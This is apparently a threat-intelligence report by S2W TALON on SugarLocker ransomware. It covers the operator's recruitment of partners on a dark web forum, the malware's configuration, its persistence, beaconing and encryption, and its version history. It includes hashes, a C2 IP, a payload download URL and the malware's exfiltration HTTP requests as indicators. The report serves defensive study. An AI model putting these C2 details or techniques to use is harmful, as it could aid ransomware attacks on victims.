Tracking SugarLocker ransomware & operator

By S2W

Published: 2022-02-18 · Archived: 2026-04-05 22:03:48 UTC

15 min read

Feb 17, 2022

Author: S2W TALON

> **Last Modified** : 2022.02.17.

Press enter or click to view image in full size


Photo by Olen Gandy on Unsplash

Table of Contents

Executive Summary

The user “gustavedore” who operates the SugarLocker ransomware started RaaS activities in November 2021 and is looking for partners at RAMP, a dark web forum focused on ransomware.

Press enter or click to view image in full size



The partner recruitment article written on the RAMP forum introduces the following:

- Currently, the team mainly attempts to attack through networks and RDP (Remote Desktop Protocol).
- Recruit only those who can start working immediately
- No attacks on any CIS (Commonwealth of Independent States) countries except the Baltic States and Poland
- Proposed profit-sharing ratios as below

```
- Initially: 70% (partner)/30% (SugarLocker)
- After 5 successful corporate attacks: 75%/25%
- Weekly earnings of $200k: 80%/20%
- Weekly earnings of $1M: 85%/15%
- Monthly earnings of $5M: 90%/10%
```

SugarLocker (also known as Encoded01 ransomware) is written in Delphi and offers more options than other RaaS offerings. So far, no connection with other known ransomware groups has been confirmed. Their ransom note followed REvil's, and their negotiation page followed CLOP's.

- Support for 3 execution parameters
- Data obfuscation with custom encoding and encryption algorithms
- It has the characteristics of RaaS with customizable setting information.

- Provides 3 file encryption algorithms of varying speeds (SCOP, RC6, Salsa20)
- Provides 2 key encryption algorithms (RSA, ElGamal)
- Download Tor browser from external URL and create a shortcut file

As a result of hunting for the SugarLocker ransomware, it is presumed that the operator has been producing SugarLocker ransomware since at least early 2021. It seems that ransomware has actually been distributed since the second half of last year, but no attack cases have been confirmed so far. They do not operate a data leak site, and it seems that the ransomware name has been changed recently, so it does not appear to be active yet.

However, the ransomware functionalities were continuously updated until the end of last year, so it looks like they're going to start full operations once partners are successfully recruited.

SugarLocker Detailed Analysis

```
File Information
MD5: 1cc5b508da9567f032ed78375bb45959
SHA-1: c31a0e58ae70f571bf8140db8a1ab20a7f566ab5
SHA-256: 315045e506eb5e9f5fd24e4a55cda48d223ac3450037586ce6dab70afc8ddfc9
Creation Time: 2021-09-04 18:00:27 (UTC)
File type: x86, exe
```

1. Supports 3 command-line arguments

The latest SugarLocker ransomware currently supports three arguments. Among them, the **-data** argument does not use a separate encryption key for each infected device but uses the same encryption key for all in the entire network. In this case, it is possible to decrypt all infected devices using one recovery tool.

Num	Arguments	Description
1	--c=show	Show console window for log
2	--net=0	Do not perform network drive encryption
3	-data=[Encrypted data]	Assign a single encryption key within the network

2. TokenVirtualizationEnabled

Disable UAC virtualization by setting the TokenVirtualizationEnabled value of the current token to 0.

3. Custom encoding and encryption algorithm

SugarLocker uses a custom encryption algorithm to encrypt strings and data. The custom encoding algorithm is mainly used when leaking information to a server or storing it in the registry.

4. Configuration

Inside SugarLocker, 22 detailed options are stored as follows. Most settings can be set separately by an attacker when creating ransomware, but values such as infrastructure information and public key information such as ONION_URL and C2_IP cannot be modified.

Num	Value	Description
1	MAX_FILE_SIZE	Maximum size of file to be encrypted (in MB)
2	0	Unused
3	ONION_URL	Onion address of the negotiation page
4	C2_IP	C&C server
5	CDN_URL	URL to download Tor Browser
6	FLAG_Debug	Debug Mode
7	TARGET_EXTENSION	Specified encryption target file extension
8	FOLDER_LIST	Paths excluded from encryption
9	FILE_AND_EXTENSION_LIST	Files and extensions excluded from encryption
10	EXTENSION	Encrypted file extension
11	RANSOM_NOTE	Ransom note
12	Elgamal key	Elgamal public key (Y, p, g)
13	RSA key	RSA public key (N, e)
14	WORKING_TYPE	Single or network mode
15	"single" or "network"	Whether to encrypt network drives Flag
16	HASH3	Default key used for custom encryption and encoding
17	Subid	Sub ID
18	Groupid	Group ID
19	FLAG_NetworkMode	Whether to use a single encryption key within the network
20	FLAG_Autorun	Auto-run registry registration flag
21	PubkeyMode	Public key mode
22	FileEncryptionMode	File encryption mode

5. Generate infected device ID

For the purpose of classifying an infected device, an ID is created by combining specific values. The hex value of the data combining all three values below is generated as an uppercase MD5 hash, and the first 12 digits of these are used as the ID value of the infected device. If the creation fails, the ID value is set to “unk”. Thereafter, two additional ID values are generated using this value.

- Serial number of the physical drive (PhysicalDrive0)
- Operating system installation date (InstallDate)
- Computer name (GetComputerNameW)

Num	IDs	Value	Role
1	ID1	MD5(12-digit infected device ID)	Registry path
2	ID2	MD5(ID1 + "1")	Mutex name and autorun registry key, value
3	ID3	12-digit infected device ID	Value sent to C2 server

6. Back up important data to a specific registry

In the HKCU\SOFTWARE\ path, a path using the string of [ID1] is created to back up important data. Each key backs up the following data.

Press enter or click to view image in full size


Num	Key	Data format	Description
1	"1"	1 or 0	Whether SugarLocker already infected
2	"2"	Custom encrypted	File encryption key
3	"3"	Custom encrypted	ID3
4	"4"	Custom encrypted + Custom encoded	Infected device information

7. Generate File Encryption Key

(single mode) When generating a different file encryption key for each PC, the key is created by combining random values generated by the following 7 different ways with "|". 4 MD5 HASH strings are combined to create a 128-byte string. After that, this value is stored in the "2" registry as custom encrypted.


- ID: 12-digit infected device ID (ID3)
- TICK: System tick count (GetTickCount)
- RAN: Random number (Random in Delphi using LCG)
- GEN: Cryptographically random numbers (CryptGenRandom)
- COUNT: Performance Counter (QueryPerformanceCounter) + Current time
- CURSOR: Y-axis and X-axis of the current mouse cursor
- TIME: Current time

Press enter or click to view image in full size



(network mode) When **FLAG_NetworkMode** is enabled, SugarLocker encrypts files in network mode and encrypts all files of devices in the entire network with the specified encryption key. -data parameter or file encryption key delivered to a specific file is extracted and used, and the extraction process is as follows. If the -data parameter does not exist, the key is read by referring to the cmd.txt file in a specific path in the infected device. For this, before execution, an attacker must separately create a file in one of the paths below.

Press enter or click to view image in full size



- C:\Users\[Username]\AppData\Local\Temp\cmd.txt
- C:\Users\[Username]\Appdata\Local\cmd.txt
- C:\cmd.txt

8. Collecting infected device information

fid field refers to **PubkeyMode** and **FileEncryptionMode**, and encryption-related data is encoded with a custom encoding algorithm, and all finally combined data is encoded in the same way. After that, this value is stored in the “4” registry as custom encrypted.

Press enter or click to view image in full size

Num	Field name		Data
1	id		12-digit infected device ID (ID3)
2	IP		IP of the infected device
3	groupid		Attacker's group ID
4	subid		Attacker's sub ID
5	OSinfo		OS version, Service pack, Token Integrity Level, bit, Build Number
6	version		SugarLocker version
7	fid	s1e: or s1r:	File encryption key encrypted with public key (s1e=ElGamal, s1r=RSA)
		File encryption mode (s2:c1=SCOP, s2:c2=RC6, s2:c3=Salsa20)	

Among them, the IP of the infected device is collected in the form of sequentially accessing the following 5 IP whois site and parsing the IP.

- https://whatismyipaddress.com
- https://www.ip2location.com
- https://www.whatismyip.com/ip-address-lookup/
- http://checkip.dyndns.org
- https://get.geojs.io/v1/ip/geo.js

9. Create mutex

If the **FLAG_Debug** option is disabled, a mutex is created and duplicate execution is checked. If the SugarLocker process has already been running, the current process is terminated.

- Mutex name: [ID2]

10. Register in the registry to automatically run after booting

If the **FLAG_Autorun** option is enabled, the SugarLocker is executed every boot by registering the current file path in the registry below.

- PATH: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Key: [ID2]
- Value: [Current path]

11. Infected device information leaked to the IP of the C2 server

By creating a thread, the information of the infected device is sent to the C2 server every 15 minutes. The difference is from **8. Collecting infected device information** is that encryption-related fid data is not sent, only the pre-infection

status and encryption mode. In case of successful transmission, a message encoded with a custom encoding algorithm “200” string is received from the server. Additional actions such as receiving data and executing commands are not implemented.

Num	Field name	Data
1	id	12-digit infected device ID (ID3)
2	IP	IP of the infected device
3	groupid	Attacker’s group ID
4	subid	Attacker’s sub ID
5	OSinfo	OS version, Service pack, Token Integrity Level, bit, Build Number
6	version	SugarLocker version
7	**encrypted**	**no or yes (Check “1” registry to check infection status)**
8	**encryption_type**	**Public key encryption mode and file encryption mode**

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4
Host: 179.43.160.195
Content-Length: [Data Length]
Cache-Control: no-cache
```

12. Download the Tor browser to access the negotiation site

1) First, to create a Tor browser directory on the desktop, the desktop path is collected according to the Integrity Level of the current token.

- System Privileges: Finds user logon sessions and collects the user profile path
- Other Privileges: Collect DESKTOP path with SHGetKnownFolderPath API

2) After that, access the download URL to download additional files.

- Download URL: http://cdn2546713[.]cdnmegafiles.com/data23072021_1.dat

```
GET /data23072021_1.dat HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4
Host: cdn2546713.cdnmegafiles.com
Cache-Control: no-cache
```

3) Then, the 16-byte MD5 value at the top of the file is compared with the MD5 hash of the rest of the data to verify whether the file has been downloaded successfully. If verification fails, re-download and verify every 5 minutes.

4) When the file encryption is finished, the downloaded file is stored in the path below.


- C:\Users\[Username]\Desktop\browser\browser.zip

5) After that, verification is performed in the same way as 3), and the data encrypted with a custom encryption algorithm is decrypted by designating the upper 16 bytes of the lower data as a key.

6) It reads data of 0~3 offset and 4~7 offset of decrypted data and compares it to see if it is smaller than 0x11E1A300 (300MB), respectively, and performs additional action only if both are small. The data of 0~3 offset represents the size of the compressed file, and the data of 4~7 offset represents the data size after decompression.

7) Decompress the lower data using aPLib.

Press enter or click to view image in full size



8) The extracted data is saved in the structure of [File size][File path][File data], and all data related to the Tor browser are stored.

9) Finally, connect to the negotiation page by inputting the firefox.exe file name and negotiation page URL as parameters as shown below. The infected device information at this time is the same as the value stored in the “4” registry and ransom note.

```
C:\Users\[Username]\Desktop\browser\firefox.exe -allow-remote [ONION_URL]?data=[Infected device informati
```

10) Create a shortcut on the desktop to run the above command line.

- Filename: SUPPORT (TOR_BROWSER).lnk

13. Create a trace file in the temp path

Just before performing file encryption, one TXT file is created in the %temp% path and the string “0” is stored.

- Filepath: C:\Users\[Username]\AppData\Local\Temp\run_[Current Time].txt

14. List excluded from encryption

Encryption is performed on all files except for folders, files, and extensions that are excluded from encryption targets specified in the malicious code. In addition, an option to perform encryption only for specific file extensions when

generating ransomware is included. The default value is *.*, which targets all files.

1) Paths excluded from encryption (7 total)

Press enter or click to view image in full size

Paths excluded from encryption				
windows	DRIVERS	PerfLogs	temp	boot
desktop	Tor Browser	-	-	-

2) Files excluded from encryption (4 total)

Press enter or click to view image in full size

Files excluded from encryption			
BOOTNXT	bootmgr	pagefile	BackFiles_encoded01.txt

3) Extensions excluded from encryption (12 total)

Press enter or click to view image in full size

Extensions excluded from encryption					
exe	dll	sys	lnk	bat	cmd
ttf	manifest	ttc	cat	msi	encoded01

15. File encryption

1) In the case of SugarLocker created in debug mode, file encryption is not performed because the **FLAG_Debug** option is enabled.

Get S2W’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

2) SugarLocker encrypts files on local drives and removable drives by default. Also, by creating a separate thread that encrypts the current user’s desktop path, the priority is increased to perform encryption. When executing, if the parameter **-net=0** is not included, encryption is also performed on network shared drives.

- Local drive
- Removable drive
- Network share drive
- Desktop

3) When encrypting the network drive, the target network drive path is logged and encrypted by classifying the resource type through the DisplayType of the network resource as shown below.

Press enter or click to view image in full size

Select network resources to be encrypted		
	DisplayType	Target
1	RESOURCEDISPLAYTYPE_SHARE	SMB, DFS, NAS, WebDAV folder and drives
2	RESOURCEDISPLAYTYPE_SERVER	Network shared PC and server
3	RESOURCEDISPLAYTYPE_SERVER	WebDAV device with specific port (check whether @ character is included)

4) A target file is selected by referring to the list and file properties collected in **14. List excluded from encryption** for each encryption target path. As the file properties are to be compared, encryption is not performed if the file properties related to the local drive are mainly applicable.

Press enter or click to view image in full size

Rules for selecting files to be encrypted				
	Local drive	Removable drive	Network shared drive	Desktop
Compare folder name, file name, and extension	O	O	O	X
Compare file properties	O	O	X	X

- FILE_ATTRIBUTE_RECALL_ON_OPEN
- FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS
- FILE_ATTRIBUTE_OFFLINE
- FILE_ATTRIBUTE_NO_SCRUB_DATA

5) A file search thread is created for each drive, and when a file to be encrypted is identified, a thread that performs encryption for each file is created and executed.


6) Only up to 100,000 files are encrypted for each folder, and if it exceeds that number, no longer encrypted.

7) If the file to be encrypted is larger than [**MAX_FILE_SIZE**]MB, encryption is not performed. For files smaller than this, all data is encrypted in units of 0x4000.

8) A total of 3 file encryption modes are supported, and the mode actually used is selected according to **FileEncryptionMode**. This is distinct from other ransomware that provides up to 1 or 2 file encryption modes, with each mode providing different encryption strength and speed. Also, according to each mode, the encryption key is generated in **7. Generate File encryption key** is cut to an appropriate size for usage.


- SCOP: The upper 0x30 bytes are used as the encryption key.
- RC6: The upper 0x30 bytes are used as the encryption key.
- Salsa20: The upper 0x28 bytes are used as the encryption key.

Press enter or click to view image in full size



9) After completing file encryption, 104 bytes of additional data are appended. This data includes its signature (“ctSb”), original file size, and checksum value of original file data, and all other values are fixed and stored.

Press enter or click to view image in full size



10) Then, the encrypted file is saved by adding the .encoded01 extension to the existing extension.

11) A ransom note file is created in every folder browsed.

- Ransom note filename: BackFiles_encoded01.txt

16. Execute ransom note

The desktop path is collected in the same way as the **12. Download the Tor browser** to access the negotiation site. After that, a ransom note is created with the following path and contents, and a notepad.exe process is run to view it.

- Ransom note file path : C:\Users\[Username]\Desktop\BackFiles_encoded01.txt

```
[+] Whats Happen?[+] Your files are encrypted, and currently unavailable. You can check it: all files on
```

History of SugarLocker Ransomware

The latest version of SugarLocker confirmed to date (January 10, 2022) is 1.0.6, and versions 1.0.5, 1.0.4, and 1.0.3 have been secured through additional hunting. From version 1.0.4, the number of execution parameters was added one by one as the SugarLocker version went up, and from version 1.0.5, a logging function to check whether malicious behavior was performed successfully was included.

Press enter or click to view image in full size

	1.0.3	1.0.4	1.0.5	1.0.6
Malware packing	O	O	O	O
Number of execution arguments	1 (-data)	1 (-data)	2 (-data, --c)	3 (-data, --c, --net)
Logging malicious behavior	X	X	O	O
Create temp path file	X	X	O	O
Token check	X	X	X	O
Always encrypt network resources	O	O	O	X
Include encryption exclusion list	X	O	O	O

Packing to bypass vaccine detection was applied since version 1.0.3, which is the lowest version of the obtained samples, but it was confirmed that the time of compilation of the packed SugarLocker was different for each version. The compile timestamp of the actual unpacked samples are all set to the Delphi default timestamp, June 19, 1992, so it is impossible to check the exact production time, but the compile timestamp of the packed sample is different for each version. The differing timestamps suggest that the SugarLocker ransomware production started at least before February 2021.

Press enter or click to view image in full size

	1.0.3	1.0.4	1.0.5	1.0.6
Compile timestamp of packed sample	2021-02-28 18:48		2021-09-04 18:00	
Compile timestamp of unpacked sample	1992-06-19 22:22			

Last year, the total number of SugarLocker samples obtained through VirusTotal is 112, and the earliest uploaded date is November 6, 2021. At that time, the uploaded sample was confirmed to be the latest version 1.0.6, and the interesting thing is that 109 SugarLocker samples were uploaded on November 25, 2021, and among them, versions 1.0.3 to 1.0.6 were evenly uploaded.

Press enter or click to view image in full size

Num	MD5	Version	Status	Creation Time (UTC)	First Seen (UTC)
1	1cc5b508da9567f032ed78375bb45959	1.0.6	Packed	2021.9.4 18:00	2021.11.6 23:15
2	62e71ceb5d18c53e216d9a0116eee1ad	1.0.6	Dumped	1992.6.19 22:22	2021.11.15 10:20
3	ec3e1d0401d2fd7e6f7051f657ca0ba2	1.0.6	Packed	2021.9.4 18:00	2021.11.23 6:58
4	568ff43e509da083c9062752b959a2f6	1.0.5	Packed	2021.9.4 18:00	2021.11.25 5:22
5	602e502efdc41a3063b8ed376f51d492	1.0.5	Packed	2021.9.4 18:00	2021.11.25 5:28
6	fd9ffcde2909883d73e07bc8711f30d5	1.0.4	Packed	2021.2.28 18:48	2021.11.25 5:29
7	343f872083cab3475b5214e638d2603d	1.0.3	Packed	2021.2.28 18:48	2021.11.25 5:30
8	3d68df9200f43a96f79dc06886e5f5c9	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:30
9	3733ccd261cd2f839bf637d4021a3a47	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:31
10	1dfa603a35bd8cdb83b8271c4aee1e94	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:33
11	9b22e10431fe7b9bacf7781326cc31a5	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:35
12	442662fc5e6602594a701b7f612a1000	1.0.5	Packed	2021.9.4 18:00	2021.11.25 5:35
13	b9aa0f28b165b0b118d2914dc5ca9306	1.0.5	Packed	2021.9.4 18:00	2021.11.25 5:35
14	ae2fec532fb1e6c51deb8b3efee07009	1.0.5	Packed	2021.9.4 18:00	2021.11.25 5:36
15	b36764dfec2b0fc1e97703dd50c2bf30	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:36
16	d0eef822a0913329ffe8f5ed540f1db4	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:38
17	04850a1900c5b567a2bcc16562be68d4	1.0.6	Packed	2021.9.4 18:00	2021.11.25 5:41
...	...				
111	e18ddc40c670135665f2ba13b3ed4de8	1.0.4	Packed	2021.2.28 18:48	2021.11.25 5:42
112	598529f5a52d25329ebdef602fcb39a0	1.0.6	Packed	2021.9.4 18:00	2021.12.3 2:09

Among 112 samples, the statistics for each version are as follows.

Press enter or click to view image in full size

	1.0.3	1.0.4	1.0.5	1.0.6
Number of collected	82	14	6	10
%	73%	13%	5%	9%

Most of the 112 samples collected last year were packed and were normal PE files. However, **most of the 141 samples** collected this year were version 1.0.6, but these were not packed and were broken PE files.

Interestingly, many of the samples started uploading these files to VirusTotal on February 2nd, which is the date Walmart posted an analysis of SugarLocker. In addition, **messages from the operator** were not there before suddenly began to include in the malware. It seems that the operator distributed this dummy malware to disturb analysts after the analysis report was released. Below is the operator's message contained within SugarLocker.

Press enter or click to view image in full size

Num	Message
1	TO CATCH ME I BET YOU CANNOT DO IT I AM BETTER AT THIS THAN YOU ARE YOU ARE NOT ABLE TO DETECT ME AS MALWARE . JUST YOU WAIT AND SEE VE
2	GO AHEAD AND TRY TO DETECT THIS THERE IS NO CHANCE
3	TRY TO CATCH ME NOW
4	TRY TO CATCH ME NOW I AM SERIOUS
5	OW. I BET IT WILL BE DEFFICULT
6	FILE IS STILL A VALID PE FILES
7	TRY TO CATCH ME NOW
8	TRY TO CATCH MEN NOW I AM VERY GOOD AT HIDING have fun trying to detect my true intention before i damage your computer
9	TRY TO CATCH MEN NOW I AM VERY GOOD AT HIDING
10	TRY TO CATCH MEN NOW TRY TO CATCH ME NOW OR ELSE YOU DO NOT KNOW WHAT WILL POSSIBLY HAPPEN IF YOU DON'T LISTEN TO ME YOU ARE NOT PREPARED FOR WHAT WILL COME NEXT
11	no way definitely note yea sure TRY TO CATCH ME NOW I BET YOU CAN'T DO IT BECAUSE YOU DON'T KNOW HOW TO REALLY CATCH MALWARE. STARPOINT IS THE BEST AT MALWARE DETECTION . you have no idea how to catch me. i am so elusive
12	TRY TO CATCH ME NOW I BET YOU CAN'T DO IT BECAUSE YOU DON'T KNOW HOW TO REALLY CATCH MALWARE. STARPOINT IS THE BEST AT MALWARE DETECTION
13	you have no idea how to catch me. i am so elusive
14	TRY TO CATCH ME NOW THAT IHAVE INSERTED SOME TEXTF
15	gues what you will not be able to detect this as amalware I am going to try to change this program beyond repair. You will not be able to modify or detect this any firther. Muahahahahahahah
16	TryToCatchMeNowOr Else There will be consequences

Among 253 samples, the statistics for each version are as follows.

	1.0.3	1.0.4	1.0.5	1.0.6	ETC
